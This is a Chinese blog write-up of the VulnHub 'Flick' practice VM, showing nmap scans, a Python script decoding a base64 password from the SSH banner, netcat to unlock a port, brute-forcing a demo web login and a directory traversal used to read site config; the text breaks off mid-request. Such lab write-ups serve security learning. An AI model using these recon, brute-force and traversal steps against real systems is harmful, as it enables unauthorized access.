VulnHub靶场系列：Flick

原创

快吃小蛋糕吧 于 2020-10-03 14:06:32 发布 354 收藏 1

分类专栏： 网络安全 web 文章标签： 安全


网络安全 同时被 2 个专栏收录

9 篇文章 4 订阅

订阅专栏


web

6 篇文章 1 订阅

订阅专栏

VulnHub靶场系列：Flick

> 今天意外看到一个VulnHub上的一个靶场的WriteUp，觉得挺有意思，所以自己试着做一遍并记录下来。

环境部署：

下载靶场并导入到VMware中：

```
https://download.vulnhub.com/flick/flick.tar.gz
```

实战：

首先使用工具扫描整个网段得到靶机IP：

```
fping -g 192.168.142.0/24
```

得到靶机IP后使用Nmap工具检测服务器开放端口：

```
nmap -sV -p1-65535 192.168.142.35
```

这里发现服务器开启了22，8881端口。

```
root@kali:/# nmap -sV -p1-65535 192.168.142.35
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 17:26 CST
Nmap scan report for 192.168.142.35
Host is up (0.00081s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
8881/tcp open  galaxy4d?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fing
erprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8881-TCP:V=7.80%I=7%D=10/2%Time=5F76F239%P=x86_64-pc-linux-gnu%r(NU
SF:LL,5F,"Welcome\x20to\x20the\x20admin\x20server\.\x20A\x20correct\x20pas
SF:sword\x20will\x20'flick'\x20the\x20switch\x20and\x20open\x20a\x20new\x2
SF:0door:\n>\x20")%r(GetRequest,78,"Welcome\x20to\x20the\x20admin\x20serve
SF:r\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\x20switch\x20
SF:and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20GET\x20/\x20HTTP/1\.0\r\n
SF:\r\n\n>\x20")%r(FourOhFourRequest,9B,"Welcome\x20to\x20the\x20admin\x20
SF:server\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\x20switc
SF:h\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20GET\x20/nice%20ports
SF:%2C/Tri%6Eity\.txt%2ebak\x20HTTP/1\.0\r\n\r\n\n>\x20")%r(GenericLines,6
SF:A,"Welcome\x20to\x20the\x20admin\x20server\.\x20A\x20correct\x20passwor
SF:d\x20will\x20'flick'\x20the\x20switch\x20and\x20open\x20a\x20new\x20doo
SF:r:\n>\x20OK:\x20\r\n\r\n\n>\x20")%r(HTTPOptions,7C,"Welcome\x20to\x20th
SF:e\x20admin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick'\x
SF:20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20OPTION
SF:S\x20/\x20HTTP/1\.0\r\n\r\n\n>\x20")%r(RTSPRequest,7C,"Welcome\x20to\x2
SF:0the\x20admin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick
SF:'\x20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20OPT
SF:IONS\x20/\x20RTSP/1\.0\r\n\r\n\n>\x20")%r(RPCCheck,92,"Welcome\x20to\x2
SF:0the\x20admin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick
SF:'\x20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20\x8
SF:0\0\0\(r\xfe\x1d\x13\0\0\0\0\0\0\x02\0\x01\x86\xa0\0\x01\x97\|\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\n>\x20")%r(DNSVersionBindReqTCP,86,"W
SF:elcome\x20to\x20the\x20admin\x20server\.\x20A\x20correct\x20password\x2
SF:0will\x20'flick'\x20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n
SF:>\x20OK:\x20\0\x1e\0\x06\x01\0\0\x01\0\0\0\0\0\x07version\x04bind\0\0
SF:\x10\0\x03\n>\x20")%r(DNSStatusRequestTCP,74,"Welcome\x20to\x20the\x20a
SF:dmin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\
SF:x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20\0\x0c\0\0\x
SF:10\0\0\0\0\0\0\0\0\0\n>\x20");
MAC Address: 00:0C:29:36:25:9B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 158.72 seconds
```

先尝试链接服务器的ssh：

```
ssh 192.168.142.35
```

得到一大串十六进制：

这里十六进制转字符后得到一大串base64,需要进行多次解码，所以我这里直接写了个脚本：

```
import base64

a = """
<hex>
"""
b = str(a).replace("\n", "")

while True:
    try:
        b = base64.b64decode(b).decode('utf-8')
    except:
        break
    print(b)
```

最后得到一串字符：

```
tabupJievas8Knoj
```

我们在用nc尝试链接开放的8881端口

```
root@kali:/# nc 192.168.142.35 8881
Welcome to the admin server. A correct password will 'flick' the switch and open a new door:
>
```


链接之后告诉我们需要用密码来打开下一扇门，我们尝试将刚刚得到的明文输入进去：

```
root@kali:/# nc 192.168.142.35 8881
Welcome to the admin server. A correct password will 'flick' the switch and open a new door:
> tabupJievas8Knoj
OK: tabupJievas8Knoj

Accepted! The door should be open now :poolparty:
```


提示成功打开下一扇门，我们现在再次使用nmap扫描端口：

```
root@kali:/# nmap -sV -p1-65535 192.168.142.35
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 13:14 CST
Nmap scan report for 192.168.142.35
Host is up (0.00066s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http      Apache httpd 2.2.22 ((Ubuntu))
8881/tcp open  galaxy4d?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fing
erprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8881-TCP:V=7.80%I=7%D=10/3%Time=5F7808D9%P=x86_64-pc-linux-gnu%r(NU
SF:LL,5F,"Welcome\x20to\x20the\x20admin\x20server\.\x20A\x20correct\x20pas
SF:sword\x20will\x20'flick'\x20the\x20switch\x20and\x20open\x20a\x20new\x2
SF:0door:\n>\x20")%r(GetRequest,78,"Welcome\x20to\x20the\x20admin\x20serve
SF:r\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\x20switch\x20
SF:and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20GET\x20/\x20HTTP/1\.0\r\n
SF:\r\n\n>\x20")%r(FourOhFourRequest,9B,"Welcome\x20to\x20the\x20admin\x20
SF:server\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\x20switc
SF:h\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20GET\x20/nice%20ports
SF:%2C/Tri%6Eity\.txt%2ebak\x20HTTP/1\.0\r\n\r\n\n>\x20")%r(GenericLines,6
SF:A,"Welcome\x20to\x20the\x20admin\x20server\.\x20A\x20correct\x20passwor
SF:d\x20will\x20'flick'\x20the\x20switch\x20and\x20open\x20a\x20new\x20doo
SF:r:\n>\x20OK:\x20\r\n\r\n\n>\x20")%r(HTTPOptions,7C,"Welcome\x20to\x20th
SF:e\x20admin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick'\x
SF:20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20OPTION
SF:S\x20/\x20HTTP/1\.0\r\n\r\n\n>\x20")%r(RTSPRequest,7C,"Welcome\x20to\x2
SF:0the\x20admin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick
SF:'\x20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20OPT
SF:IONS\x20/\x20RTSP/1\.0\r\n\r\n\n>\x20")%r(RPCCheck,92,"Welcome\x20to\x2
SF:0the\x20admin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick
SF:'\x20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20\x8
SF:0\0\0\(r\xfe\x1d\x13\0\0\0\0\0\0\x02\0\x01\x86\xa0\0\x01\x97\|\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\n>\x20")%r(DNSVersionBindReqTCP,86,"W
SF:elcome\x20to\x20the\x20admin\x20server\.\x20A\x20correct\x20password\x2
SF:0will\x20'flick'\x20the\x20switch\x20and\x20open\x20a\x20new\x20door:\n
SF:>\x20OK:\x20\0\x1e\0\x06\x01\0\0\x01\0\0\0\0\0\x07version\x04bind\0\0
SF:\x10\0\x03\n>\x20")%r(DNSStatusRequestTCP,74,"Welcome\x20to\x20the\x20a
SF:dmin\x20server\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\
SF:x20switch\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20\0\x0c\0\0\x
SF:10\0\0\0\0\0\0\0\0\0\n>\x20");
MAC Address: 00:0C:29:36:25:9B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.43 seconds
```


扫到80端口，我们使用浏览器访问他，得到如下页面：



我们发现这里有一个登录的界面，旁边提示说有一个测试用户，我们尝试爆破




最后得到用户名demo密码demo123




这里登录成功后我们发现有上传点，但是测试过后发现无法利用所以只能换个思路。

想了半天没有思路，参考了一下别人的WP，发现他这里的下载页面存在遍历漏洞。



这里可能做了一些防护，这里我们使用其他方法将其绕过



通过查看站点配置文件，得到数据库路径，读取其用户信息

Go | Cancel | < | > | Target: http://192.168.142.35

Request


Raw | Params | Headers | Hex

```
GET
